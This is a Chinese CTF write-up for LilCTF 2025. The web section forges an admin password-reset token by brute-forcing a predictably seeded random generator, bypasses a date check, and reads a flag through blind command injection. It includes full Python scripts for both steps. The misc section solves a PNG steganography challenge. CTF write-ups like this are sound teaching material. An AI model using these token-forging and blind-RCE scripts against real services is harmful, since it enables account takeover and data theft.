

.png) 在下余林阳
在下余林阳 
litctf2025复现
web:
1.


初看应该是弱口令爆破,然后管理员后台文件上传rce吗?
题目给了源码,对源码进行审计:
三点吧。
总体算来看,最关键的就是三点。

思路:

首先,创建一个普通的账号进入网站,这边的主要作用就是为了获得访问重置密码路由的权限,要不然没有账号啥也干不了。

创建完了后,访问 /server_info 路由获得一个时间。
这边是用来爆破前面那个 random token的。



首先:


管理员的邮箱写死了,我们已经就知道。
其次:


在忘记密码这个路由中,存在功能通过使用邮箱加token,重置密码的操作。
又因为,token的格式为前面admin即用户名构成的已知前缀和后面由已知seed吐出来的随机数构成。
又因为,已知seed=server_start_time,然后普通用户通过访问特定路由就可以拿到,所有整体的token,我们都可以通过爆破得到,从而完成admin也就是管理员用户的密码的重置。
import randomimport uuid
SERVER_START_TIME = xxxxxx
def padding(input_string): byte_string = input_string.encode('utf-8') if len(byte_string) > 6: byte_string = byte_string[:6] padded_byte_string = byte_string.ljust(6, b'\x00') return int.from_bytes(padded_byte_string, byteorder='big')
def uuid8_like(a=None, b=None, c=None): if a is None: a = random.getrandbits(48) if b is None: b = random.getrandbits(12) if c is None: c = random.getrandbits(62)
x = (a & ((1 << 48) - 1)) << 80 x |= (b & 0xfff) << 64 x |= c & ((1 << 62) - 1)
x &= ~(0xf << 76) x |= 8 << 76
x &= ~(0x3 << 62) x |= 0x2 << 62
return str(uuid.UUID(int=x))
a = padding("admin")
for offset in range(100): random.seed(SERVER_START_TIME)
for _ in range(offset): random.getrandbits(12) random.getrandbits(62)
token = uuid8_like(a=a) print(offset, token)
进入了管理员后台的难点,在于执行命令必须是在网站的管理员配置确认时间为2066年。
而正常的公网访问,服务器是不吃的,它不认这个。

于是通过这个原来的api,推测我们应该填入的格式。

最终通过修改已有url的后缀。

达成时间的转化,符合条件。

成功获得执行命令的权限。
题目原来的url是第三方接口。规定了Apifox Echo 里 response-headers ,它会“从 query string 返回一组 response headers”。也就是在 URL 后面加什么查询参数,它就会把这些值作为响应的一部分回显出来。
获得了执行命令的权限 其实还有第三关。

看这里,虽然存在os.system(command),但没有回显啊,没有一个地方是用来放回显的。
这就导致后续操作是完全盲注。
通过sleep确认了后台确实执行了命令,所以最后就是,完全时间盲注或布尔盲注 爆破flag了。
二分法时间盲注爆破
import requestsimport timeimport argparseimport string
parser = argparse.ArgumentParser()parser.add_argument("-u", "--url", required=True, help="目标地址,例如 http://node4.xxx:12345")parser.add_argument("-c", "--cookie", required=True, help="登录 admin 后的 Cookie,例如 session=xxxx")parser.add_argument("--path", default="/flag", help="flag 路径,默认 /flag")parser.add_argument("--sleep", type=float, default=1.5, help="条件成立时 sleep 秒数")parser.add_argument("--timeout", type=float, default=6, help="请求超时时间")args = parser.parse_args()
BASE_URL = args.url.rstrip("/")EXEC_URL = BASE_URL + "/execute_command"FLAG_PATH = args.pathSLEEP_TIME = args.sleepTIMEOUT = args.timeout
headers = { "Cookie": args.cookie, "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0"}
def run_cmd(cmd): start = time.time() try: requests.post( EXEC_URL, headers=headers, data={"command": cmd}, timeout=TIMEOUT, allow_redirects=False ) except requests.exceptions.ReadTimeout: return TIMEOUT except requests.exceptions.RequestException: pass return time.time() - start
def check_delay(cmd): t = run_cmd(cmd) return t >= SLEEP_TIME * 0.75
def test_rce(): print("[*] 测试 RCE 时间延迟...") t1 = run_cmd("true") t2 = run_cmd(f"sleep {SLEEP_TIME}") print(f"[+] true 用时: {t1:.2f}s") print(f"[+] sleep 用时: {t2:.2f}s") if t2 >= SLEEP_TIME * 0.75: print("[+] RCE 可用") else: print("[-] 没检测到明显延迟,检查 Cookie / time_api / 路由") exit()
def test_flag_exists(): print(f"[*] 测试 {FLAG_PATH} 是否存在...") cmd = f"test -f {FLAG_PATH} && sleep {SLEEP_TIME}" if check_delay(cmd): print(f"[+] {FLAG_PATH} 存在") else: print(f"[-] {FLAG_PATH} 不存在或命令未执行") exit()
def get_length(max_len=100): print("[*] 开始爆破 flag 长度...") for n in range(1, max_len + 1): cmd = ( f"python3 -c \"import time;" f"s=open('{FLAG_PATH}','rb').read();" f"time.sleep({SLEEP_TIME} if len(s)>={n} else 0)\"" ) if check_delay(cmd): print(f"[+] len >= {n}") else: length = n - 1 print(f"[+] flag 长度: {length}") return length
print("[-] 长度超过 max_len,调大 max_len") exit()
def get_char_by_binary(pos): low, high = 32, 126
while low <= high: mid = (low + high) // 2
cmd = ( f"python3 -c \"import time;" f"s=open('{FLAG_PATH}','rb').read();" f"time.sleep({SLEEP_TIME} if s[{pos}]>={mid} else 0)\"" )
if check_delay(cmd): low = mid + 1 else: high = mid - 1
return chr(high)
def get_char_by_charset(pos): charset = string.ascii_letters + string.digits + "{}-_" for ch in charset: value = ord(ch) cmd = ( f"python3 -c \"import time;" f"s=open('{FLAG_PATH}','rb').read();" f"time.sleep({SLEEP_TIME} if s[{pos}]=={value} else 0)\"" ) if check_delay(cmd): return ch return get_char_by_binary(pos)
def dump_flag(length): print("[*] 开始逐位爆破 flag...") flag = ""
for i in range(length): ch = get_char_by_charset(i) flag += ch print(f"[{i:02d}] {repr(ch)} -> {flag}")
return flag
if __name__ == "__main__": test_rce() test_flag_exists() length = get_length(100) flag = dump_flag(length) print("\n[+] FLAG:") print(flag)LILCTF{ab2a4c27-9169-4c9f-8a5a-114263ad4d78}
pwn:
1.
misc:
1.
题目给的链接是一个图片,直接保存下莱。



第一关就直接看见了flag识别的前缀,去直接解密,得到flag1:xxxxx。
16进制转化得到第一部分的flag。
使用zsteg进行扫描,发现。
zsteg [email protected]zsteg -a [email protected]发现几个关键结果:
[?] 112 bytes of extra data after image end (IEND), offset = 0x6f8dd[?] 270 bytes of extra data after zlib stream
extradata:0 .. text: "6K6p5L2g6Zq+6L+H55qE5LqL5oOF77yM5pyJ5LiA5aSp77yM5L2g5LiA5a6a5Lya56yR552A6K+05Ye65p2lZmxhZzE6NGM0OTRjNDM1NDQ2N2I="extradata:1 .. file: zlib compressed data
b1,rgb,lsb,xy .. text: "5Zyo5oiR5Lus5b+D6YeM77yM5pyJ5LiA5Z2X5Zyw5pa55piv5peg5rOV6ZSB5L2P55qE77yM6YKj5Z2X5Zyw5pa55Y+r5YGa5biM5pybZmxhZzI6NTkzMDc1NWYzNDcyMzM1ZjRk"这里可以看到图片后存在额外数据,并且 extradata:0 是一段 Base64 文本,extradata:1 是 zlib 压缩数据;另外 b1,rgb,lsb,xy 也提取出了一段 Base64 文本。
extradata:0 这个其实就是我们第一部分直接看见的flag1。
往后:
继续看 zsteg 中的 LSB 结果:
b1,rgb,lsb,xy .. text:5Zyo5oiR5Lus5b+D6YeM77yM5pyJ5LiA5Z2X5Zyw5pa55piv5peg5rOV6ZSB5L2P55qE77yM6YKj5Z2X5Zyw5pa55Y+r5YGa5biM5pybZmxhZzI6NTkzMDc1NWYzNDcyMzM1ZjRk后半部分明显包含:
ZmxhZzI6NTkzMDc1NWYzNDcyMzM1ZjRk得到:
Y0u_4r3_M看zlib。
extradata:1 .. file: zlib compressed data尝试提取 extradata:1:
zsteg -E extradata:1 [email protected] > extra1.zlib然后用 Python 解压:
import zlib
data = open("extra1.zlib", "rb").read()
out = zlib.decompress(data)print(out)open("extra1.out", "wb").write(out)解压后发现输出以 PK 开头:
PK\x03\x04 ...说明这是一个 zip 文件。
将其改名并解压:
mv extra1.out extra1.zipfile extra1.zipunzip -l extra1.zipunzip extra1.zip -d extra1_dir可以看到里面有两个文件:
secret.binhint.txt进入解压目录:
cd extra1_dirls -lacat hint.txtxxd secret.binstrings secret.binhint.txt 内容为:
救赎之道,就在其中secret.bin 内容为:
00000000: 1509 0215 564e 4554 5441 5643 4550 5440 ....VNETTAVCEPT@00000010: 5012 455c 5517 5012 4655 5717 5143 4401 P.E\U.P.FUW.QCD.密钥为:
secret对 secret.bin 进行循环异或:
data = open("secret.bin", "rb").read()key = b"secret"
out = bytes([b ^ key[i % len(key)] for i, b in enumerate(data)])print(out.decode())得到:
flag3:61733765725f696e5f504e477d得到
as7er_in_PNG}LILCTF{Y0u_4r3_Mas7er_in_PNG}- 版权声明:本文由 余林阳 创作,转载请注明出处。
喜欢这篇文章吗?
点击右侧按钮为文章点赞,让更多人看到!